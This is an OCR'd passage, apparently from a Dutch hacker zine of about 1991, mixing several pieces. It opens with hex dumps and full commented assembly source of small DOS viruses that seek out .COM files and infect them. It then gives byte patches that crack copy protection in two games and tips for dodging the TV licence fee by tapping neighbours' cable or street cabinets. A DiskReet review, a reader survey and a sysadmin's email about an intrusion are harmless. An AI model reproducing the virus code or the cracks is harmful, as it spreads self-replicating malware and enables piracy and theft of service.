BA 57 01 B4 4E EB 02 B4
4F CD 21 72 27 BA 9E 00
B8 02 3D CD 21 93 8B D7
B4 3F CD 21 05 5D 00 80
3D BB 74 E3 50 33 C9 B8
00 42 99 CD 21 59 B6 01
B4 40 CD 21 06 1F CB 2A
2E 43 4F 4D 00 C3
```

83-byte resident virus

```
B8 21 35 CD 21 BF 53 01
89 1D 8C 45 02 BA 18 01
B4 25 CD 21 8B D7 CD 27
3D 00 4B 75 35 50 06 1E
07 8B FA B0 2E F2 AE 57
B8 45 58 AB AA 5F 07 58
50 52 9C 0E E8 1B 00 B8
43 4F AB B0 4D AA 5A 58
72 10 B9 02 00 B4 3C CD
21 93 0E 1F B1 53 8B D6
B4 40 EA
```

```
tic             segment
                org     100h
                assume  cs:tic, ds:tic, es:tic
;
len     equ     offset last-100h        ;LENGTH OF VIRUS CODE
;
start:          mov     bx,0fh          ;KLUDGE TO AVOID MEMALLOC ERROR
                mov     ah,4ah
                int     21h
                mov     dx,es
                add     dh,10h
                mov     es,dx           ;PROGRAM CODE WILL RUN HERE
                push    dx              ;SET UP FOR FAR RETURN
                push    si
                mov     ah,26h          ;CREATE NEW PSP
                int     21h
                mov     di,si
                mov     si,offset last
                push    si
                mov     ch,0feh
                rep     movsb           ;MOVE PROGRAM CODE UP
                dec     cx              ;=FFFF
                pop     di
                mov     dx,offset file
                mov     ah,4eh          ;FIND FIRST .COM FILE
                jmp     short find
retry:          mov     ah,4fh          ;FIND NEXT
find:           int     21h
                jc      nofile          ;NO (MORE) FILES
                mov     dx,9eh          ;FILE NAME IN DTA
                mov     ax,3d02h        ;OPEN FILE
                int     21h
                xchg    ax,bx           ;1-BYTE MOVE OF AXBX
                mov     dx,di           ;END OF VIRUS CODE
                mov     ah,3fh          ;READ FILE DATA (CX=FFFF)
                int     21h             ;READ FILE AFTER VIRUS CODE
                add     ax,len          ;LENGTH OF VIRUS+FILE
                cmp     byte ptr [di],0bbh     ;CHECK IF ALREADY INFECTED
                je      retry           ;TRY AGAIN
                push    ax
                xor     cx,cx
                mov     ax,4200h        ;RESET FILE POINTER
                cwd                     ;DX=0
                int     21h
                pop     cx
                mov     dh,1
                mov     ah,40h          ;WRITE INFECTED CODE BACK
                int     21h
;
nofile:         push    es              ;GO RUN PROGRAM
                pop     ds
                retf
;
file    db      '*.COM',0               ;SEARCH FOR .COM FILES
last    db      0c3h                    ;STANDALONE VIRUS CODE JUST RETURNS
tic             ends
                end     start
```

Vladimir Ulianov

KRAAK! door V.I. Ulianov

Indianapolis 500

Van een lezer kregen wij dit Tandy (yech) spel met de gebruikelijke opstart-plaatjes en vragen die je moet opzoeken in de handleiding. Misschien is het wel een leuk spelletje. Dat weet ik niet. Het gaat mij alleen om het kraken daarvan. Hoewel, een spel dat (anno 1989!) CGA resolutie op een VGAscherm zet ....

Die opstartvraagjes maken meestal gebruik van twee technieken. Er moet een manier zijn om een vraag willekeurig te selecteren. Sommige programma's doen dit door naar de klok te kijken en de tijdinstelling te gebruiken als een soort 'random number generator'. Dit kan met de DOS tijd funktie 2C hex, de BIOS interrupt 1A hex, of door naar het geheugen te kijken op adres 0000:046C hex.

Indianapolis 500 gebruikt de andere techniek. Door een nul naar poort 43 hex te schrijven, en daarna poort 40 hex een paar keer terug te lezen, krijg je ook een min of meer willekeurig getal. De opstartvraag die je te zien krijgt wordt dan op basis van dit getal gekozen. De gemakkelijkste manier om dit te ondermijnen is de routine die de poort leest in het programma op te zoeken (een makkie met Norton Utilities), en te overschrijven met een instruktie die altijd hetzelfde getal terug geeft (bijv. nul). Dit is precies wat ik hier gedaan heb.

In dit geval gaat het om een patch op file offset 072B hex. Hier moet je 31C0 hex zetten. Dit is de 'XOR AX,AX' instruktie, wat register AX op nul zet. Nu krijg je bij het opstarten van het spel altijd het vierde plaatje uit de handleiding te zien.

Het programma kan nog altijd vier mogelijke vragen over deze afbeelding stellen. Dan is het handig te weten dat het om Howdy Wilcox gaat, die de INDY in 1919 won met een snelheid van 88.05 miles per hour en een tijd van 5:40:42.

Simearth

Eigenlijk is deze achterlijke beveiliging niet eens de moeite waard, maar ik zet het hier neer voor de beginners die ook een keer willen meedoen. Na het installeren laad je het hoofdprogamma "SIMEARTH.EXE" met Norton Utilities of iets dergelijks. Ga naar file offset 5E33B hex. Overschrijf alle cijfers en punten (maar niet de ASCII 0 waardes) met decimaal 0 (ASCII 30 hex). Ga terug en schrijf ASCII 0 na iedere 30 hex die ASCII 0 volgt (00 30 00). Bewaar de veranderde file. Bij iedere opstartvraag hoef je nu alleen "0" als antwoord in te tikken. Verander de tekst op file offset 57652 hex voor eindeloos amusement.

Vanaf het volgende nummer willen we in deze rubriek ook kraken van lezers brengen. Als je het gevoel hebt dat je een stuk software op een *bijzondere* manier gekraakt hebt dan horen wij dat graag. Hoe exotischer, hoe beter.

Kafka test:

Norton DiskReet

Norton DiskReet is een IBM-PC programma waarmee je een zogenaamde encrypted disk kunt aanmaken. Dit is een disk die zich gedraagt als een gewone disk, alleen is alle data die er op staat alleen te lezen als de disk 'geopend' wordt met het juiste wachtwoord.

Met een configuratieprogramma, DR.EXE, kun je een disk aanmaken van een zelf te bepalen grootte. De inhoud van deze disk, die door DOS en voor zover mij bekend alle DOS-programma's als een normale logische DOS-disk herkend wordt, staat in een file in de root-directory van 1 van je disks. Deze file is normaal te lezen, maar de inhoud is geerypt, dus onleesbaar. De Amerikaanse versie van DiskReet, die om 'strategische' redenen niet geexporteerd mag worden, maar die je bij Amerikaanse postorderbedrijven waarschijnlijk gewoon kan bestellen, gebruikt het DES algoritme voor het versleutelen van de data op de disk. Behalve DES wordt ook een eigen (sneller) algoritme van de firma Norton geboden, maar dit zou ik niet vertrouwen, temeer daar Norton de specificaties hiervan niet vrij wil geven.


DiskReet kan zo geinstalleerd worden dat er om het wachtwoord word gevraagd zodra de benodigde device driver, DISKREET.SYS, wordt geladen. Ik vindt het handiger om DiskReet zo in te stellen dat er een pop-up window verschijnt dat om het wachtwoord vraagt zodra je de disk benadert. Je kunt overigens meerdere DiskReet drives aanmaken. Een eenmaal aangemaakte disk kun je groter of kleiner maken. DiskReet kan zo worden ingesteld dat de disk zich automatisch sluit als er een bepaalde tijd geen gebruik van is gemaakt. Onze 'strategisch gevoelige' versie van DiskReet komt van een vriend uit Moskou, maar er zouden her en der versies rond moeten hangen.

Bug Report

In de vorige Hack-Tic stonden op pagina 51 een microfoon- en een telefoonzendertje. Het microfoonzendertje heeft, als je het bouwt zoals aangegeven, soms een vervelende 'motorboot' in het geluid. Dit is te verhelpen door een 22 pF condensatortje parallel aan R4 te zetten.

Verder had het schema twee condensatoren die C4 gemerkt waren, maar daar is overheen te komen. Onze excuses voor het ongemak.

Zwartkijkers



Kijk- en luistergeld (ook wel de omroepbijdrage) is een prehistorische manier om het Nederlandse publiek grote sommen geld afhandig te maken. Het geld wordt onder meer gebruikt om kwaliteitsprogramma's als 'Medisch Centrum West' en heel, heel, heel veel quizzen op de buis te houden.

In het licht van de vele veranderingen en de grote vercommercialisering van de massamedia in Europa zal het kijk- en luistergeld z'n langste tijd wel gehad hebben. Dat weten ze ook bij de dienst die het geld int en daarom zijn ze begonnen aan een laatste offensief. "De aanval is de beste verdediging", je hoort het ze denken.

Met posters, kranteadvertenties, spotjes op TV, folders bij het postkantoor en zelfs rondrijdende auto's met het 'boze oog' achterop wil men bereiken dat je bang wordt en betaalt.

"Wij weten precies wie er kijk- en luistergeld betaald en wie niet. Met andere woorden: als u zwartkijker bent kennen wij u. Binnenkort leert u ons kennen ... Dus wees verstandig en doe meteen aangifte." zo bluft de advertentie.

Als je nog nooit betaald hebt, en je het ook niet van plan bent, dan zijn hier een paar richtlijnen om financiele of andere trammelant te voorkomen:

- Belangrijk: als je Kabel-TV hebt moet je ook omroepbijdrage betalen. Het is wel heel makkelijk om te kijken wie er wel kabel heeft en geen TV. Zeg dus snel je kabel op. Overigens kun je als je geen kabel hebt nog steeds een controleur over de vloer krijgen, de kans is alleen een stuk kleiner.
- Als je met meerdere mensen woont: betaal 1 x kabel en omroepbijdrage en zorg dat je het signaal van de kabel met een groot aantal mensen deelt. In dit geval kun je gelijk met z'n allen gebruik maken van 1 optimalisator (zie pagina 23). Als je onderhuurder bent moet je de omroepbijdrage betalen, tenzij je in geval van alarm sneller met de TV beneden kunt zijn dan de inspecteur boven.
- Als je niemand kunt vinden neem dan het signaal van eventuele bovenburen. Zorg wel dat je er een versterkertje tussen hangt zodat ze niet gaan klagen over de slechte beeldkwaliteit. Gevorderden: bemachtig de sleutels van het kabelkastje op straat. Dit kan ook erg handig zijn als de kwaliteit van het gebodene zo

laag blijkt dat het noodzakelijk is om de hele buurt van een eigen signaal te voorzien.

- Zet een telefoon-sneeuwbal op van mensen in dezelfde buurt zodat je elkaar snel kunt waarschuwen als er een kontroleur is gesignaleerd. Een gewaarschuwd mens zet z'n TV bij betalende, maar toch solidaire buren of zo. Vergeet ook de eventuele videorecorder en/of TV-gids niet.
- Als je gewaarschuwd bent is het waarschijnlijk het verstandigst om helemaal niet open te doen. Als je wel opendoet kun je er voor kiezen om ze niet binnen te laten. Niet binnengelaten inspecteurs worden echter boos, halen (zeer snel!) een huiszoekingsbevel en zullen veel minder geneigd zijn om te geloven dat je die TV gisteren hebt gekocht (nou geloven ze dat normaal ook niet echt, maar toch...).
- Je hebt hele kleine TV'tjes die je makkelijk kunt verstoppen. Zorg dan wel dan ook je kabelaansluiting een beetje is gecamoufleerd. Ook zijn er TV-tuners die je op je computer-monitor aan kunt sluiten. Er is zelfs een TV-tunerkaart voor de PC die het beeld in een MS-Window (yuck!) zet. Ik moet de inspecteur nog zien die je PC openschroeft.
- Als je helemaal geen TV ontvangst wilt hebben (bijvoorbeeld omdat je alleen video of sateliet kijkt) dan kun je je tuner laten 'uitbouwen' en dan hoef je niet meer te betalen. Hoe dit precies werkt en waar je het moet aanvragen (en hoe het zit met de tuner in je eventuele videorecorder) weet ik ook niet. Maar in 5 jaar verdien je toch mooi je eigen DBS sateliet-schoteltje.

Het gaat niet om die 172 gulden per jaar, maar om het principe. Vandaag je TV, morgen je modem, en overmorgen staart het boze oog je van alle kanten aan. Ik geef graag meer geld aan mijn favoriete omroep, maar van mij gaat geen cent naar de TROS.

Frustro



Het hemd van je lijf!

De speurtocht naar de stereotype hacker

Hack-Tic wil graag iets meer weten over zijn lezers. Daarom nu een lezers-enquete. We zouden graag willen dat zoveel mogelijk abonnees de antwoorden op de onderstaande vragen op de bij deze Hack-Tic gevoegde antwoordkaart invullen. Mensen die de Hack-Tic los kopen kunnen toch meedoen door alle antwoorden op een brief of briefkaart te schrijven en deze naar onze redaktiepostbus op te sturen. Wij zouden het in ieder geval zeer op prijs stellen als ook deze groep lezers in de uitslag vertegenwoordigd is.

De antwoorden op deze vragen zouden ons theoretisch kunnen helpen om Hack-Tic nog beter te maken. Een aantal vragen is slechts opgenomen om een perverse nieuwsgierigheid bij 1 of meer redaktieleden te bevredigen. Voel je zeker niet gedwongen om alle vragen in te vullen.

Onder de inzenders wordt een Demon-Dialer Bouwpakket verloot.

1. Ben je een meisje of een jongetje? (niet spieken!)

2. Hoe oud ben je?

3. Wat zijn de cijfers van je postcode

4. Kun je overweg met:

1. UNIX
2. VAX/VMS
3. MS/DOS
4. Apple Mac
5. Atari ST
6. Amiga
7. BBC/Atom
8. Apple II
9. Atari 8-bit
10. C-64
11. ZX-Spectrum
12. NeXT
13. Sun
14. Apollo
15. Archimedes
16. C
17. BASIC
18. Clipper
19. Ethernet
20. TCP/IP
21. X25
22. SWR-meter
23. Soldeerbout
24. S-39
25. 74HC14
26. AK-47
27. APZ-14
28. Splatmaster
29. Oscilloscoop
30. rdist
31. Dragon's Lair
32. RSA
33. DTMF
34. C5
35. Tempest
36. Durex
37. Cannabis
38. Geld
39. Zeep
40. Mensen

Antwoorden met
'huh?' (A)
'Oh ja' (B)
'Kan ik mee overweg' (C)
of
'Kan ik dromen' (D)

5. Vroeger, nu en later.

1. Lagere School
2. LBO
3. MBO
4. HBO
5. MAVO
6. HAVO
7. VWO
8. Universiteit
9. Computer-baan
10. Electro-baan
11. Telecom-baan
12. Militaire dienst
13. Politiek links
14. Politiek rechts
15. Baanloos
16. Stom werk
17. Werk bij media
18. Eigen bedrijf
19. Sysop
20. De afwas

(Antwoorden met vroeger (A), nu (B) en/of later (C))

6. Inkomen

A. Zeer laag (zakgeld)
B. Laag (b.v. uitkering of studiebeurs)
C. Gemiddeld (baantje)
D. Hoog (goede baan)
E. Zeer hoog (vanaf 100.000/jr)

7. Ben je:

1. Hacker?
2. Phreak?
3. Cyberpunk?
4. Warez-dude?
5. Hardware phreak?
6. UNIX-wizzard?
7. Data-traveller?
8. Systeembeheerder?
9. Manager?
10. Crimineel?
11. Gevaarlijk?
12. Staatsgevaarlijk?

8. Hoeveel:

1. computers heb je?
2. floppy disks heb je?
3. mensen lezen de Hack-Tic via jou?
4. fotokopietjes draai je van Hack-Tic?
5. andere Hack-Tic abonnees ken je?
6. Hack-Tic's heb je thuis liggen?
7. procent van elke Hack-Tic snap je niet?
8. betaal je per twee maanden aan de PTT?
9. uur zit je per dag achter de computer?

9. Heb je:

1. een modem?
3. een hard-disk?
4. kijk/luistergeld betaald?
5. je ouders in huis?
6. een auto?
7. een computer gekraakt?
8. software gekraakt?
9. getelefoneerd zonder te betalen?
10. wel eens een virus geschreven?
11. Hack-Tic (ook) vanwege je werk?
12. inspiratie in Hack-Tic gevonden?
13. alle Hack-Tics?
14. ze nog wel eens ingekeken?
15. teveel geld betaald voor Hack-Tic?
16. concrete plannen om je abonnement te verlengen / je te abonneren?

10. Open vragen:

1. Hoe/waar hoorde je voor het eerst van Hack-Tic?
2. Wat vind je het beste aan Hack-Tic?
3. Wat stoort je het meest aan Hack-Tic?
4. Wat mis je in Hack-Tic?
5. Verdere opmerkingen:

```
From edwin@cs.ruu.nl Tue Dec 10 14:08:05 1991
From: Edwin ...... Edwin@cs.ruu.nl
Message-Id: 01307.AA26043@alchemy.cs.ruu.nl
Subject: vervolg kraak Chicago / ruut.cc.ruu.nl
To: ......@cc.ruu.nl (Rene ......)
Date: Tue, 10 Dec 91 14:07:06 MET
Cc: .....@alchemy.cs.ruu.nl (Henk P .......)
X-Organization: Computer Science, Utrecht University,
```



Dag Rene,

hier een followup op het geval met die gozers die vanuit het ACCU zaaltje zaten te klooien.

Je herinnert je nog wel mijn berichten aan CERT (ge-Cc-ed aan o.a. jou) met beschrijving van de situatie. Een ding was het bogus mailtje dat ik ontving uit Chicago ondertekend met "Herman Acker".

Welnu, vanmorgen ontving ik van een student van ons een bericht (in reactie op een bericht van mij aangaande e-mail gebruik) waarin o.a. de volgende tekst:

> Moest je nog de groeten doen van ene Herman Acker en vragen of je niet zo boos op Chicago wilde zijn.

De betreffende persoon (die we al eens eerder voor soortgelijk gedonder een jaar geschorst hebben, edoch sindsdien een beter gedrag vertoont) heb ik opgetrommeld en hem de gelegenheid gegeven zich nader uit te spreken. Dat ging wat moeizaam, maar hij wist feilloos de situatie met jou in het ACCU zaaltje te schetsen. Hier zijn de feiten:

- er waren 3 personen in het ACCU zaaltje betrokken bij het gebeuren: twee studenten van ons en een buitenstaander. Deze buitenstaander noemt zich "Herman Acker", is lid van de krakersbende ''Hack-Tic'' en komt uit A'dam. Z'n echte naam wenste ondervraagde persoon niet te onthullen.
- deze buitenstaander heeft een valse naam opgegeven, te weten "Jan ......". Deze laatste komt uit Utrecht en is ook lid van ''Hack-Tic'', maar zeer waarschijnlijk niet betrokken bij dit geval. Wel heeft deze persoon naar zeggen een "legal account" op de uchicago machine.

In een poging onze twee studenten boven water te krijgen, heb ik lokaal op het news onderstaand bericht gepost:

> Op woensdag 20 november j.l. rond het middaguur zijn twee studenten Informatica (in gezelschap van nog een derde persoon) in een zaaltje in het ACCU door een functionaris van het ACCU betrapt op "computerkraak" activiteiten, waarbij een systeem van de University of Chicago betrokken was. In ieder geval een van de betreffende studenten heeft een valse naam opgegeven. Tot zover de beschrijving; de betrokkenen zullen de situatie zeer zeker herkennen.
>
> Ik wil graag dat de twee studenten die zichzelf herkennen in bovengeschetste situatie zich uiterlijk vrijdag 13 december a.s. bij mij melden en een volledige verklaring afleggen -- deze verklaring zal dan niet tegen hen gebruikt worden.
>
> Mochten de twee ervoor kiezen zich __niet__ te melden, dan zullen we deze zaak aan de autoriteiten (te weten de afd. Computercriminaliteit van de Centrale Recherche Informatiedienst) overdragen.

---

groeten,

--[Edwin]--

```
--
Edwin ......, systems and network administrator.  [NIC-Whois handle: EHK3]
    Department of Computer Science,  Utrecht University,  The Netherlands
    Email: edwin@cs.ruu.nl  | UUCP to: ...!uunet!mcsun!hp4nl!ruuinf!Edwin
```

Hack-plezier voor het hele gezin!